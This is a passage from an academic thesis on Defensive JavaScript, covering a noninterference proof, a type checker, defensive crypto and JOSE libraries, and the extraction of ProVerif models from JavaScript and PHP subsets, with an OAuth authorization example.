(2) $H, L, x = E[F]^l; P_2 \longrightarrow H_2, r_2, \Sigma_2\big) \quad \Rightarrow$
(3) $\Sigma_1 \sim_l \Sigma_2$.

Following the reasoning for Lemma 1, if we have (1) and (2) then we also have that

$$H, L, x = E[F]^l; \longrightarrow H_E \circledast H_F, l, \Sigma_0$$

H_E is the new attacker memory containing in the lexical scope of l a pointer to the activation record l_D (allocated in H_F) of the wrapper function, and Σ_0 did not contain any call to l.

H_F is a user memory containing in l_F the function object corresponding to F. By the hypothesis $\emptyset \vdash F$: string $\rightarrow$ string and by type safety, we have $H_F \vdash l_F$: string $\rightarrow$ string.

Let us consider the rest of the reductions
(4) $H_E \circledast H_F, L, P_1 \longrightarrow H_1, r_1, \Sigma_3$
(5) $H_E \circledast H_F, L, P_2 \longrightarrow H_2, r_2, \Sigma_4$
By definition of sequential composition, it must be the case that
(6) $\Sigma_1 = \Sigma_0 :: \Sigma_3$ and
(7) $\Sigma_2 = \Sigma_0 :: \Sigma_4$.
Since we assumed initially that $\Sigma_1 \sim_l^c \Sigma_2$, we need to argue that $\Sigma_1 \sim_l \Sigma_2$. Without loss of generality we can assume that P_1 has the form $P_{1,1}; x(y)_1; ...; x(y)_i; P_{1,n+1}$ and Σ_3 has the form

$$\Sigma_{1,1} :: l(v_{1,1}) \rightarrow r_{1,1} : ... :: l(v_{1,n}) \rightarrow r_{1,n} : \Sigma_{1,n+1}$$

where for all i, $(\Sigma_{P_{1,i}})_{|l} = \emptyset$. Similarly, P_2 has the form $P_{2,1}; x(y)_1; ...; x(y)_i; P_{2,n+1}$ and Σ_4 has the form

$$\Sigma_{2,1} :: l(v_{2,1}) \rightarrow r_{2,1} : ... :: l(v_{2,n}) \rightarrow r_{2,n} : \Sigma_{1,n+1}$$

and for all i, $(\Sigma_{2,i})_{|l} = \emptyset$. Each $P_{j,i}$ performs arbitrary computations that do not call function l, and then loads in a variable y the parameter $v_{j,i}$ for the invocation. Each $x(y)_i$ is the invocation of function l with $v_{j,i}$ obtaining result $r_{j,i}$, recorded in the trace Σ_i as $l(v_{j,i}) \rightarrow r_{j,i}$. Because of the $\Sigma_1 \sim_l^c \Sigma_2$ hypothesis, we can assume that $v_{1,i} = v_{2,i}$ for all i, so from here on we drop the indices j from each $v_{j,i}$.

Let $H_E^{1,1} = H_E^{2,1} = H_E$ and $H_F^{1,1} = H_F^{2,1} = H_F$, and let $P^{j,i}$ be the suffix of P_j defined as $P^{j,i} = P_{j,i}; x(y)_i; ...; x(y)_n; P_{j,n+1}$ and similarly for $\Sigma^{j,i}$. By inductive hypothesis, assume
(8) $H_F^{1,i} = H_F^{2,i}$
(9) $H_F^{1,i} \vdash l_F$: string $\rightarrow$ string
(10 $H_E^{j,i+1} \circledast H_F^{j,i+1}, L, P^{j,i+1} \longrightarrow H_E^{j,n+1} \circledast H_F^{j,n+1}, r, \Sigma^{j,i+1}$
(11) $\Sigma^{1,i+1} \sim_l \Sigma^{2,i+1}$
At step i, by Assumption 1, $P_{j,i}$ transforms $H_E^{j,i} \circledast H_F^{j,i}$ in $H_E^{j,i+1} \circledast H_F^{j,i}$, where the (defensive) user memory $H_F^{j,i}$ does not change.

By (9) and type safety, since x evaluates to l and y evaluates to v_i, we have both

$$H_E^{1,i+1} \circledast H_F^{1,i}, L, x(y)_i \longrightarrow H_E^{1,i+1} \circledast H_F^{1,i+1}, r_{1,i}, l(v_i) \rightarrow r_{1,i}$$

$$H_E^{2,i+1} \circledast H_F^{2,i}, L, x(y)_i \longrightarrow H_E^{2,i+1} \circledast H_F^{2,i+1}, r_{2,i}, l(v_i) \rightarrow r_{2,i}$$

where in particular $r_{1,i} = r_{2,i}$ because in the type safety statement the result r is determined before the attacker memory H_A (here $H_E^{2,i+1}$). Moreover, by (8) and type safety we also have $H_F^{1,i+1} = H_F^{1,i+1}$.

Composing with the inductive hypothesis, we have

$$H_E^{j,i} \circledast H_F^{j,i}, L, P^{j,i} \longrightarrow H_E^{j,n+1} \circledast H_F^{j,n+1}, r, \Sigma_{j,i}$$

and combining with (11), we have $\Sigma^{1,i} \sim_l \Sigma^{2,i}$.

Hence,

$$H_E \circledast H_F, L, P_1 \longrightarrow H_E^{1,n+1} \circledast H_F^{1,n+1}, r, \Sigma_3$$
$$H_E \circledast H_F, L, P_2 \longrightarrow H_E^{2,n+1} \circledast H_F^{2,n+1}, r, \Sigma_4$$

and $\Sigma_3 \sim_l \Sigma_4$. This gives us (3) and (4), where $H_j = H_E^{j,n+1} \circledast H_F^{j,n+1}$. By composing with the wrapper execution and by (6) and (7), we obtain both (1),(2) and (3), concluding the proof. □

Extensions

We do not claim that DJS is the maximal defensive subset of JavaScript: with a more expressive type system, it would for instance be possible to support one level of prototype inheritance (i.e. constructors having a literal object as prototype), or avoid certain dynamic accessors. Because we expect that DJS components will mostly consist of basic control flow and calls to our libraries, we do not think more expressive defensive subsets of JavaScript are necessary for our goals.

2.3 DJS Analysis Tools

We developed two analysis tools for DJS programs. The first verifies that a JavaScript program conforms to DJS. The second extracts applied pi calculus models from DJS programs, so that they may be verified for security properties. For lack of space, we do not detail the implementation of these tools; both are available from our website.

2.3.1 Conformance Checker

We implement fully automatic type inference for the DJS type system. Our tool can check if an input script is valid DJS and provides informative error messages if it fails to typecheck. Figure 2.9 shows a screenshot with a type error and then the correct inferred type.

In our type system, an object such as `{a:0, b:1}` can be assigned multiple types: `{}`, `{b:number}`, `{a:number}`, or `{a:number,b:number}`. Subtyping induces a partial order relation on the admissible types of an expression; the goal of type inference is to compute the maximal admissible type of a given expression.

To compute this type, we implement a restricted variant of Hindley–Milner inference that incorporates width subtyping and infers type schemes. For example, the generalized type for the function `function f(x){return x[0]}` is $\exists\tau.\,[\tau]_1 \to \tau$. Note the existential quantifier in front of τ: function types are not generalized, which would be unsound because of mutable variables. Thus, if the type inference processes the term `f([1])`, unification will force τ = number, and any later attempt to use `f(["a"])` will fail, while `f([1,2])` will be accepted.

The unification of object type schemes yields the union of the two sets of properties: starting from $x : \tau$, after processing $x.a + x.b$, unification yields $\tau = \{a : \tau_1, b : \tau_2\}$ and $\tau_1 = \tau_2$. Literal constructors are assigned their maximal, fixed object type $\{x_i : T_i\}^*_{i\in[1..n]}$. Unification of an object type $\{X\}$ with the fixed $\{x_i : T_i\}^*_{i\in[1..n]}$ ensures $X \subseteq \{x_i : T_i\}_{i\in[1..n]}$.

```
# ./djst --check
x = function(s){return s.split(",")}; x("a,b");
Cannot type the following expression at file <stdio>,
line 1:38 to 1:46: x("a,b")
type <{"split":(string) -> 'a}> was expected but got <string>.

# ./djst --pv >model.pv && proverif -lib djcl model.pv
(function(){ var mackey = _lib.secret("xxx")+"";
 var _ = function(s){return _lib.hmac(s,mackey)};
 return function(s){if(typeof s=="string") return _(s)}})

Typing successful, CPU time: 4ms.
--- Free variables ---
_lib:{"hmac":(string,string)->string,"secret":string->string}
Process:
{1}new fun_9: channel;
(
    {2}!
    {3}in(fun_9, ret_10: channel);
    {4}new var_mackey: Memloc;
    {5}let s_11: String = str_1 in
```

Figure 2.9: Screenshot of the DJS tool: first a type-checking error, then a (cut off) ProVerif translation.

Our tool uses type inference as a heuristic, and relies on the soundness of the type checking rules of Section 2.2.3 for its correctness. Our inference and unification algorithms are standard. We refer interested readers to our implementation for additional details.

2.4 Defensive Libraries

In this section, we present defensive libraries for cryptography (DJCL), data encoding (DJSON), and JSON signature and encryption (JOSE). These libraries amount to about two thousand lines of DJS code, verified for defensiveness using our conformance checker. Hence, they can be relied upon even in hostile environments.

2.4.1 Defensive JavaScript Crypto Library

Our starting points for DJCL are two widely used JavaScript libraries for cryptography: SJCL [SHB09] (covering hashing, block ciphers, encoding and number generation) and JSBN (covering big integers, RSA, ECC, key generation and used in the Chrome benchmark suite). We rewrote and verified these libraries in DJS.

Our implementation covers the following primitives: AES on 256 bit keys in CBC and CCM/GCM modes, SHA-1 and SHA-256, HMAC, RSA encryption and signature on keys up to 2048 bits with OAEP/PSS padding. All our functions operate on byte arrays encoded as strings; DJCL also includes related encoding and decoding functions (UTF-8, ASCII, hexadecimal, and base64).

We evaluated the performance of DJCL using the `jsperf` benchmark engine on Chrome 24, Firefox 18, Safari 6.0 and IE 9. We found that our AES block function, SHA compression functions and RSA exponentiation performed at least as fast as their SJCL and JSBN counterparts, and sometimes even faster. Defensive coding is well suited for bit-level, self-contained crypto computations, and JavaScript engines can easily optimize our non-extensible arrays and objects.

On the other hand, when implementing high-level constructions such as HMAC or CCM encryption that operate on variable-length inputs, we pay a cost for not being able to access native objects in DJS. DJCL encodes variable-length inputs in strings, since it cannot use more efficient but non-defensive objects like `Int32Array`. Encoding and decoding UTF-8 strings without relying

on a pristine `String.fromCharCode` and `String.charCodeAt` means that we need to use table lookups that are substantially more expensive than the native functions. The resulting performance penalty is highly dependent on the amount of encoding, the browser and hardware being used, but even on mobile devices, DJCL achieves encryption and hashing rates upwards of 150KB/s, which is sufficient for most applications. Of course, performance can be greatly improved in environments where prototypes of the primordial `String` object can be trusted (for instance, by using `Object.freeze` before any script is run).

2.4.2 Defensive JSON and JOSE

In most of our applications, the input string of a DJS program represents a JSON object; our DJSON library serializes and parses such objects defensively for the internal processing of such data within a defensive program.

`DJSON.stringify` takes a JSON object and a schema describing its structure (i.e. an object describing its DJS type) and generates a serialized string. De-serializing JSON strings generally requires the ability to create extensible objects. Instead, we rewrite `DJSON.parse` defensively by requiring two additional parameters: the first is a schema representing the shape of the expected JSON object; the second is a preallocated object of expected shape that will be filled by `DJSON.parse`. Our typechecker processes these schemas as type annotations and uses them to infer types for code that uses these functions.

This approach imposes two restrictions. Since DJS typing fixes the length of objects, our library only works with objects whose sizes are known in advance. This restriction may be relaxed by using extensions of DJS (described in our technical report [BDM13a]) that use algebraic constructors for extensible objects and arrays. Also, at present, we require users of the DJSON library to provide the extra parameters (schemas, preallocated objects), but we plan to extend our conformance checker to automatically inject these parameters based on the inferred types of the serialized and parsed JSON objects.

Combining DJCL and DJSON, we implemented a family of emerging IETF standards for JSON cryptography (JOSE), including JSON Web Tokens (JWT) and JSON Web Encryption (JWE) [JOSE]. Our library inter-operates with other server-side implementations of JOSE (notably those implementing OpenID Connect). Using JOSE, we can write security components that exchange encrypted and/or authenticated AJAX requests and responses with trusted servers. More generally, we can build various forms of secure RPC mechanisms between a DJS script and other principals (scripts, frames, browser extensions, or servers.)

2.5 WebSpi Model Extraction

DJS is a useful starting point for a security component developer, but defensiveness does not in itself guarantee security: for example it does not say that a program will not leak its secrets to the hosting webpage, say by exposing them in its exported API. Moreover, security components like those in Section 2.1 consist of several scripts exchanging encrypted messages with each other and with other frames and websites. As we have seen in the previous chapter, such designs are complex and prone to errors, analyzing their security thus requires a detailed model of cryptography, the browser environment and the web attacker.

To help web developers design correct web applications without requiring in-depth knowledge of ProVerif and its syntax, we propose to extract models from direct implementations of their protocols in familiar languages (namely, small subsets of JavaScript and PHP), which can in turn be analyzed using the WebSpi framework.




Figure 2.10: WebSpi model and DJS components

The main processes, channels and data tables of WebSpi are represented on Figure 2.10. `UsrAgent` processes model the behavior of JavaScript running on a page, while the other processes handle communications and processing of server requests.

Our generated processes may then be composed with existing WebSpi models of the browser and (if necessary) hand-written models of trusted servers and automatically verified. To support our translation, we extended the WebSpi model with a more realistic treatment of JavaScript that allowed multiple processes to share the same heap.

Our model extraction framework, depicted in Figure 2.11, consists of three components:

- a smaller subset of JavaScript than DJS equipped with built-in support for the libraries from Section 2.4;
- a subset of PHP equipped with a standard web library and its ProVerif counterpart;
- automatic translations from these PHP and JavaScript subsets to the applied π-calculus.

We focus on demonstrating the effectiveness of our translations rather than their soundness. At their core, they follow Milner's famous "functions as processes" encoding of the lambda calculus into the pi calculus [Mil90]. Translations similar to ours have previously been defined (and proved sound) for F# [Bha+06b] and Java [Ava+11].

2.5.1 Translating Client-Side JavaScript

The JavaScript subset that we support, whose syntax is given below, is even more restricted than DJS, as it doesn't support arrays and loops.

⟨*statement*⟩ ::= ⟨*expression*⟩
| '`if`(' ⟨*expression*⟩ ')' ⟨*statement*⟩ ('`else`' ⟨*statement*⟩)?
| '{' (⟨*statement*⟩ ';')* '}'

⟨*expression*⟩ ::= ⟨*literal*⟩
| ⟨*expression*⟩ ⟨*binop*⟩ ⟨*expression*⟩
| ⟨*lhs_expression*⟩ '(' (⟨*expression*⟩ ',')* ')'
| ⟨*lhs_expression*⟩ '=' ⟨*expression*⟩
| ⟨*lhs_expression*⟩




Figure 2.11: Model extraction and verification framework

⟨*lhs_expression*⟩ ::= @identifier
| ⟨*lhs_expression*⟩ '[' @number ']'
| ⟨*lhs_expression*⟩ '.' @identifier

⟨*literal*⟩ ::= ⟨*function*⟩
| '{' (@identifier ':' ⟨*expression*⟩ ',')* '}'
| '[' (⟨*expression*⟩ ',')* ']'
| @number | @string | @boolean

⟨*function*⟩ ::=
'function(' (@identifier ',')*') {'
('var' (@identifier '=' ⟨*expression*⟩ ',')+)?
(⟨*statement*⟩ ';')*
('return' ⟨*expression*⟩?)? '}'

⟨*binop*⟩ ::= ['+' '-' '*' '/' '%' '«' '»' '&' '|' '^' '==' '!='
'>' '<' '<=' '>=' '||' '&&']

Our translation recognizes two kinds of security annotations in source DJS programs. First, functions may be annotated with security events: for example, the expression `_lib.event(Send(a,b,x))` may be triggered before `a` uses a secret key shared with `b` to compute a MAC of `x`. Second, functions may label certain values as secrets `_lib.secret(x)`. Such annotations are reflected in the generated models and can be analyzed by ProVerif to prove authentication and secrecy queries; we will describe the components we verified in Section 3.3.2.

Our translation from JavaScript to ProVerif reflects the shared memory model of the browser. A single heap table in the browser stores pairs of locations and values on an origin (rather than page) basis, to reflect the ability of same-origin pages to read each other's variables. Because JavaScript is asynchronous and event driven, we support the translation of functions and closures. We intend each embedded script to correspond to the handler for one event (e.g. the page loading, a form being submitted, a link being clicked). Thus, the `embed_script` library function accepts a script S, a target DOM element *d* and event name *e*, which is used to generate the concrete script: *d*`.addEventListener(`*e*`, function(){S})`.

To illustrate the translation, we give in Figure 2.12 the login form event submission handler and its user agent process translation. This script simply reads the username and password entered in the login form, computes a login secret based on the username, password and salt and sends the result along with the username as a POST query to the login script. If we wanted to include a CSRF token, it would be set in the data constructor of the login form and accessible

```
embed_script("
  var u = document.forms[0].username;
  var p = document.forms[0].password;
  _lib.post(document.location,
    _lib.template("%s|%s", u, _lib.hmac(p, 'e0f3...'+u)))
", "document.forms[0]", "submit");
```

```
let LoginUserAgent(h:Host,b:Browser) =
  in(newPage(b),(pg:Page,u:Uri,d:bitstring));
  let uri(=https(),=h,loginPath(app),=nullParams()) = u in
  new var_u:Memloc;
  get user_input(=u,=number_zero,=in_username,str_1) in
  insert heap(origin(u),var_u,mem_string(str_1));
  new var_v:Memloc;
  get user_input(=u,=number_zero,=in_password,str_2) in
  insert heap(origin(u),var_p,mem_string(str_2));
  get heap(origin(u),=var_u,mem_string(val_1)) in
  get heap(origin(u),=var_p,mem_string(val_2)) in
  out(pageClick(b),(p1,u,httpPost(
    dataConst_5656244(val_1,hmac(val_2,concat(str_780069777,val_1)))
  ))).
```

Figure 2.12: Login form handler and its translation

to the user agent within the variable `d`.

2.5.2 Syntax of Target PHP Subset

The syntax of the PHP subset that we translate to ProVerif is given below. Roughly speaking, a program written in that subset looks like a binary tree of `if` statements, whose leaves are either `echo`, `die` or `redirect` statements (similar to how WebSpi's application processes can return `httpOk`, `httpError` or `httpRedirect`).

⟨*program*⟩ ::= '<?' ('require' @string';')* ⟨*statement*⟩

⟨*statement*⟩ ::= ε
| 'if(' ⟨*if_expr*⟩ ')' ⟨*statement*⟩ ('else' ⟨*statement*⟩)?
| '{' (⟨*expr*⟩ ';')* ⟨*statement*⟩ '}'
| 'echo template(' @string (',' ⟨*expr*⟩)* ');'
| 'die(' @string ');'
| 'redirect(' ⟨*expr*⟩ ')'

⟨*if_expr*⟩ ::= ⟨*if_condition*⟩
| 'isset(' ⟨*parameter_list*⟩ ')'
| 'get_table(' (⟨*qvar*⟩ ',')* ')'
| 'parse(' @variable ',' @string (',' @variable)* ')==' @number

⟨*if_condition*⟩ ::= '!' ⟨*if_condition*⟩
| ⟨*if_condition*⟩ '&&' ⟨*if_condition*⟩
| ⟨*if_condition*⟩ '||' ⟨*if_condition*⟩
| ⟨*expr*⟩ '===' ⟨*expr*⟩

⟨*parameter_list*⟩ ::=
| ('$_GET[' @string ']',')*
| ('$_POST[' @string ']',')*

⟨*qvar*⟩ ::= @variable | '&' @variable

⟨*expr*⟩ ::=
| ⟨*expr*⟩ ⟨*op*⟩ ⟨*expr*⟩
| @variable '=' ⟨*expr*⟩
| ⟨*if_condition*⟩ '?' ⟨*expr*⟩ ':' ⟨*expr*⟩
| @label '(' (⟨*expr*⟩ ',')* ')'
| '$_' ('GET' | 'POST') ['' @string ']'
| @variable | @string | @number

⟨*op*⟩ ::= ['+' '-' '*' '/' '%' '«' '»' '&' '|' '^' '.']

There are four kinds of `if` statements: normal conditions, parameter checking with `isset`,

database lookups with the library function `get_table` and template creation with `template` and parsing with `parse`.

There is no support for functions, objects, arrays (besides those containing input parameters) or any kind of loop; while very limited compared to normal PHP, this subset is still expressive enough to build meaningful applications, provided operations that require actual computation (such as cryptographic primitives) are treated as calls to functions defined either in PHP's standard library or in an included file.

To demonstrate its usefulness, we implemented an example login provider for OAuth's implicit mode in this subset. The source code of the authorization handler is given in Table 2.13.

2.5.3 Translating PHP into ProVerif

At a high level, we require each PHP script to handle a single query path, for instance, `login.php` is translated into the process `LoginServerApp`, with a path constructor `loginPath` (corresponding to queries to `/login.php`). Before any other operation, the host and path of the script must be matched against incoming requests. Thus, a server process starts with the following preamble, which also introduces free names (`headers`, `method`, `protocol`, `query_string`, `cookie_jar`) required for the translation:

```
fun loginPath(Path):Path [data].
let LoginServerApp(host:Host, app:Path) =
 in(httpServerRequest, (url:Uri, headers:Headers, method:HttpRequest, corr:bitstring));
 let uri(protocol, =host, =loginPath(app), query_string) = url in
 let cookie_jar = getCookie(headers) in P.
```

Writing a script in this subset is very similar to writing a ProVerif process; the main elements of the translation are given in Table 2.2.

For error handling purposes, many operations such as reading a database, accessing parameters or parsing a template are performed within atomic `if` statements. Any missing `else` branch is implicitly treated as `else die("");` and translated to an `httpError()`.

Before using session variables, the session cookie must be verified with a call to `session_start`. To simulate the actual behavior of this function, the three checks in the translation of `session_start` have else branches that will create a session cookie (if missing) and redirect the user to the same page (if required, over HTTPS). This behavior is only faithful if cookies are enabled on the client.

A typical script will first verify that its required parameters (either $_GET or $_POST, or a combination of both) are present, perform access control (based on the user's session), perform some operations based on the input (such as looking up a database) and return either an HTML result, represented by a data constructor that depends on all the dynamic values embedded in the page, or an error message, or a redirection.

Constants are converted to symbolic names by hashing, to get consistent names between PHP and JavaScript. Similarly, the name of a data constructor depends on the hash of its template. We use `parse` to reconstruct serialized messages between PHP and JavaScript, and translate it to a pattern match on the data constructor for the hashed template. The template may follow a standard serialization format such as JSON.

We also use a library function `get_table("t", $x, ..., &$y)` to perform database queries. This function works exactly like the ProVerif construct `get t(=x, ..., y)`: the variables that are not passed by reference are used to construct the `WHERE` clause of the SQL query (the column names are retrieved from the table schema), while the variables passed by reference are filled with the result of the query (if multiple rows are selected, the first one is used). The implementation of `get_table` escapes SQL control characters in its arguments to prevent SQL injection.

PHP Source	Translation

`echo template(T, `e_1`,...,`e_n`)`	`fun dataConst_T(bitstring,...,bitstring):bitstring [data].`
	`out(httpServerResponse, (url,httpOk(`
	`  dataConst_T(`$[\![e_1]\!]$`,...,`$[\![e_n]\!]$`)`
	`),cookie_jar, corr));`

`die(M)`	`out(httpServerResponse,` `  (url,httpError(),cookie_jar, corr));`

`redirect(`e`)`	`out(httpServerResponse, (url, httpRedirect(`
	` parseUri(`$[\![e]\!]$`)`
	`)),nullCookie(), corr);`

`if(isset($_GET[`e_1`],..,$_GET[`e_n`]))`	`fun P_get_params(bitstring,..,bitstring):Params [data].` `let P_get_params(get_`e_1`,get_`e_n`) = query_string in`

`if(isset($_POST[`e_1`],..,$_POST[`e_n`]))`	`fun P_post_params(bitstring,..,bitstring):Params [data].`
	`let httpPost(P_post_params(`
	` post_`e_1`, ..., post_`e_n
	`)) = method in`

`if(get_table(T, $`v_i`,.., &$`w_j`, ..)`$_{i,j}$`)`	`get T(var_`v_i`, ..., =var_`w_j`, ...) in`
`if(parse(`s`, T, &$`e_1`,..,&$`e_n`)==`n`)`	`let dataConst_T(`$[\![e_1]\!]$`,...,`$[\![e_n]\!]$`)=`$[\![s]\!]$` in`

`session_start()`	`if protocol(url) = https() then`
	`let cookiePair(session_cookie,path_cookie) = cookie_jar in`
	`if secure(session_cookie) <> nullCookie() then [...]`

`embed_script(`S`,DOM,event)`	`let [`P,S`]UserAgent(b:Browser) = `$[\![S]\!]_{JS}$ `free script_S:bitstring. [...] script_S`
`f(`e_1`, .., `e_n`)`	`f(`$[\![e_1]\!]$`,...,`$[\![e_n]\!]$`)`
`$_GET['a'], $_POST['a']`	`get_a, post_a`

`$_SESSION['a']`	`get serverSessions(=host, =session_cookie,`
	` sessionPair(=str_a, session_a)) in [...]`
	`session_a`

`$x = `e	`let var_x = `$[\![e]\!]$` in`
e` + `f`, `$e.f$`...`	`add(`$[\![e]\!]$`, `$[\![f]\!]$`), concat(`$[\![e]\!]$`,`$[\![f]\!]$`) ...`

Table 2.2: Overview of the translation from PHP to ProVerif

The `template` library function works like `sprintf`, but performs additional sensitization of its arguments to prevent XSS attacks. It is possible to parse the HTML contents of a template to extract forms and links and generate the corresponding WebSpi processes that models user interactions. However, for simplicity, submit forms in JavaScript, using accesses to the DOM `document.forms[i].field`, which we translate to reading from a `user_input` channel to construct the parameters of the form submission. The `parse` function also works like `sscanf`, but must be implemented with regular expressions because `sscanf` is not sound for parsing.

To illustrate the translation on a concrete example, we provide the main section of the ProVerif translation (excluding the preamble and declarations) of the authorization handler from Figure 2.13 in Figure 2.14.

2.5.4 Limitations

The main limitation of our approach is the requirement to use the very restricted subset of PHP in order to allow automated translation. Thus, this approach is not viable for the analysis of large deployed websites. However, it can still be useful in two cases. First, when implementing the isolation method of security-sensitive pages describe in Section 2.3. Second, it can be used as a prototyping language when designing a new website from scratch, where the functionality

```
<?
require "lib.php";
session_start();

// Check parameters
if(isset($_GET['response_type'],$_GET['client_id'],$_GET['redirect_uri'])) {
 // Check response type
 if($_GET['response_type'] == "token") {
  // Check client id
  if(get_table("clients", $_GET['client_id'], &$client_key)) {
   // Is user logged in?
   if($_SESSION['is_logged'] == "yes") {
    // Is the client authorized already?
    if(get_table("user_auth", $_SESSION['username'], $_GET['client_id'], &$token)) {
     redirect(template("%s#token=%s", $_GET['redirect_uri'], $token));
    } else { // Must authorize client
     $auth_code = hmac($_SESSION['username'], $client_key);
     if(isset($_POST['auth_code'])) {
      if($_POST['auth_code'] == $client_key) {
       insert_table("user_auth", $_SESSION['username'], $_GET['client_id'], gen_token());
       redirect(my_url());
      } else die("Invalid authorization key");
     } else {
      echo template('<!DOCTYPE html><html><head>%s</head><body>
<h1>Do you want to authorize the application %s?</h1>
<form action="%s"><input type="hidden" name="auth_code" value="%s" />
<input type="submit" value="Authorize" /></form>
<a href="/">Go back home</a></body></html>',
      embed_script("var k = document.forms[0].auth_code;
post(my_url(), 'auth_code='+k);","documents.forms[0]","submit"),
      my_url(), $_GET['client_id'], $client_key);
     }
    }
   } else redirect(template("/login.php?redirect=%s",my_url()));
  } else die("Invalid client ID");
 } else die("Invalid response type parameter.");
} else die("Missing token request parameters.");
```

Figure 2.13: OAuth authorization script in PHP

```
let AuthServerApp(host:Host, app:Path) =
(...)
let Auth_get_params(get_redirect_uri,get_client_id,get_response_type)=query_string in
 if (get_response_type) = (str_15919241) then
  get clients(=get_client_id,var_client_key) in
   get serverSessions(=host, =session_cookie, sessionPair(str_1035747747,val_1)) in
   if (val_1) = (str_45715) then
    get serverSessions(=host, =session_cookie, sessionPair(str_737338002,val_2)) in
    get user_auth(=val_2,=get_client_id,var_token) in
     out(httpServerResponse, (url,httpRedirect(
      parseUri(dataConst_898097875(get_redirect_uri,var_token))
     )),nullCookie(), corr))
    else
     get serverSessions(=host, =session_cookie, sessionPair(str_737338002,val_3)) in
     let var_auth_code = hmac(val_3,var_client_key) in
     let httpPost(Auth_params(post_auth_code)) = method in
      if (post_auth_code) = (var_client_key) then
       get serverSessions(=host, =session_cookie, sessionPair(str_737338002,val_4)) in
       out(httpServerResponse, (url,httpRedirect(url),nullCookie(), corr))
      else
       out(httpServerResponse, (url,httpError(),cookie_jar, corr));
     else
      out(httpServerResponse, (url,httpOk(
       dataConst_470293626(script_0,serializeUri(url),get_client_id,var_client_key)
      ),cookie_jar, corr))
  else
   out(httpServerResponse, (url,httpRedirect(
    parseUri(dataConst_425409740(serializeUri(url)))
   )),nullCookie(), corr))
```

Figure 2.14: ProVerif (partial) translation of the script in Figure 2.13

Program	LOC	Typing	PV LOC	ProVerif
DJCL	1728	300ms	114	No Goal
JOSE	160	36ms	9	No Goal
Sec. AJAX	61	7ms	243	12s
LastPass	43	42ms	164	21s
Facebook	135	42ms	356	43s
ConfiChair	80	31ms	203	25s

Table 2.3: Evaluation of DJS codebase

of the application is now modeled in PHP and JavaScript, and can be directly tested. Once a working prototype is written, the security of its design can be analyzed in WebSpi against various attacker models. After the security-sensitive core of the application has been tested and verified, it can be extended using all the features of PHP and JavaScript into a fully featured website. Separately, the model of the initial prototype can also be extended to reflect changes and new features.

On the technical side, there are limitations related to the symbolic equality used in ProVerif. A program such as `if(1+1===2) echo "a"; else echo "b";` cannot be faithfully translated. We work around this problem by ensuring compared values rely on a combination of input parameters, constants and symbolically safe operations (such as concatenation). Yet, developers should be aware of the various issues related to parsing malleable formats, such as JSON objects, URLs or query parameters.

Finally, even though model extraction is automatic, it is still up to the programmer to specify his intended security goals and interpret the result of the verification.

2.6 Applications

We revisit the password manager bookmarklet, single sign-on script, and encrypted storage website examples from Section 4.4 and evaluate how DJS can help avoid attacks and improve confidence in their security. For each component, we show that DJS can achieve security goals even stronger than those currently believed possible using standard browser security mechanisms. Table 2.3 summarizes our code base and verification results.

2.6.1 Secret-Keeping Bookmarklets

Bookmarklets are fragments of JavaScript stored in a bookmark that get evaluated in the scope of the active page when they are clicked. Password manager bookmarklets (like LastPass Login, Verisign One-Click, Passpack It) contain code that tries to automatically fill in login forms (or credit card details) on the current page, by retrieving encrypted data the user has stored on the password manager's web server.

For example, the LastPass server authenticates the user with a cookie (she must be currently logged in), authenticates the host website with the Referer or Origin header, and returns the login data encrypted with a secret key (`LASTPASS_RAND`) that is unique to the bookmarklet and embedded in its code. The bookmarklet then decrypts the login data with its key and fills in the login form.

The code in these bookmarklets is typically not defensive against same origin attacks; this leads to a family of *rootkit* attacks, where a malicious webpage can fool the bookmarklet into revealing its secrets [ABJ09a]; indeed, we found new variations of these attacks (Section 2.1)

even after the original designs were fixed to use frames.

We wrote two, improved versions of the LastPass bookmarklet using DJS that prevent such attacks:

- The first uses DJCL's AES decryption to decrypt the login data retrieved from the LastPass server.
